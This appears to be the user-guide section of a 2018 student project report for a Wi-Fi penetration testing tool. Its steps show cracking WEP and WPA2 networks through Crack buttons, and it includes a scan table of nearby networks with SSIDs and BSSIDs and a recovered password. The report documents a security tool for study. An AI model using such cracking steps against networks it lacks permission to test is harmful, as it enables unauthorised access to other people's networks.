Final testing	19/4/2018	20/4/2018

Figure 11 Timetable

User guide and installation guide

WEP

Step 1
The users run the Wi-Fi Penetration testing Tool and the progress bar shows that this is running now.




Figure 13 WEP Interface

Step 2

When the user clicks the WEP selection, the text area will only show WEP Protocol including SSID, Signals, Encryption Type BSSID and channel.




Figure 14 WEP Interface

Step 3

Double click your target (e.g. Norman) and then will promote the message to alert the user to click Crack Button




Figure 15 WEP Interface

Step 4

After the user click the Crack button, the progress bar is running and show the target is Norman




Figure 16 WEP Interface

Step 5

Then, the program will collect around 100,00 IVs to crack the WEP




Figure 17 WEP Interface

Step 6

After collecting enough IV, the password and scan time will be shown





Figure 18 WEP Interface

WPA2/WPA

Step 1

When the user clicks the target selection, the text area will only show WEP Protocol including SSID, Signal, Encryption Type BSSID and channel.



SSID	Signal	Encryption Type	BSSID	Channel	Authen. Mode
Norman	-17	WPA2	64:70:02:96:19:38	8	PSK
NETGEAR19	-48	WPA2	A0:63:91:1E:E5:91	13	PSK
Tincy_plus	-46	WPA2	34:CE:00:19:08:AD	1	PSK
TP-LINK_B89[	-64	WPA2	D4:6E:0E:28:B8:9D	11	PSK
kongwaiHOM	-66	WPA2	18:D6:C7:2B:0F:80	4	PSK
Linksys02017	-68	WPA2	58:EF:68:AA:1D:6B	7	PSK
Louis-dlink-7	-69	WPA2	6C:72:20:14:77:18	1	PSK
Tincy	-70	WPA2	B0:48:7A:C3:81:64	9	PSK
kkeii929	-70	WPA2	F4:28:53:79:1B:E2	11	PSK
tommycwf	-70	WPA2	00:24:A5:B4:43:40	8	PSK
Cheung Famil	-70	WPA2	EC:08:6B:BB:E1:FB	11	PSK
ponpon	-72	WPA2	58:EF:68:2D:C1:81	1	PSK
ASUS_circle	-73	WPA2	D0:17:C2:65:12:20	6	PSK
Tincy	-74	WPA2	E8:DE:27:4C:56:66	1	PSK
emCamR	-74	WPA2	58:70:C6:F8:27:26	7	PSK
	-74	WPA2	DE:AD:0A:A8:27:43	1	PSK
Cheung's only	-74	WPA2	14:DD:A9:CD:02:68	1	PSK
TP-LINK_F744	-76	WPA2	64:66:B3:F7:44:98	1	PSK
ShineMoon	-76	WPA2	4C:ED:FB:19:BC:64	1	PSK
TP-LINK_749F	-77	WPA2	D4:6E:0E:65:74:9F	9	PSK
2207	-76	WPA2	58:EF:68:09:50:A7	7	PSK
SHING	-76	WPA2	4E:ED:DE:92:D6:06	6	PSK
Ironman	-76	WPA2	C0:56:27:48:32:30	6	PSK
Suen-2.5G	-76	WPA2	88:D7:F6:03:78:48	1	PSK
Yeung	-72	WPA2	60:45:CB:AE:BA:40	10	PSK

Figure 19 WPA/WPA2 Interface

Step 2

Double click your target (e.g. Norman) and then will promote the message to alert the user to click either Crack Button or Nmap button. This section, the user clicks Crack button




Figure 20 WPA/WPA2 Interface

Step 3

After the user clicks the Crack button, the progress bar is running and shows the target is Norman.




Figure 21 WPA/WPA2 Interface

Step 4

After the progress loading finished, the password (12345678) and scan time will be shown

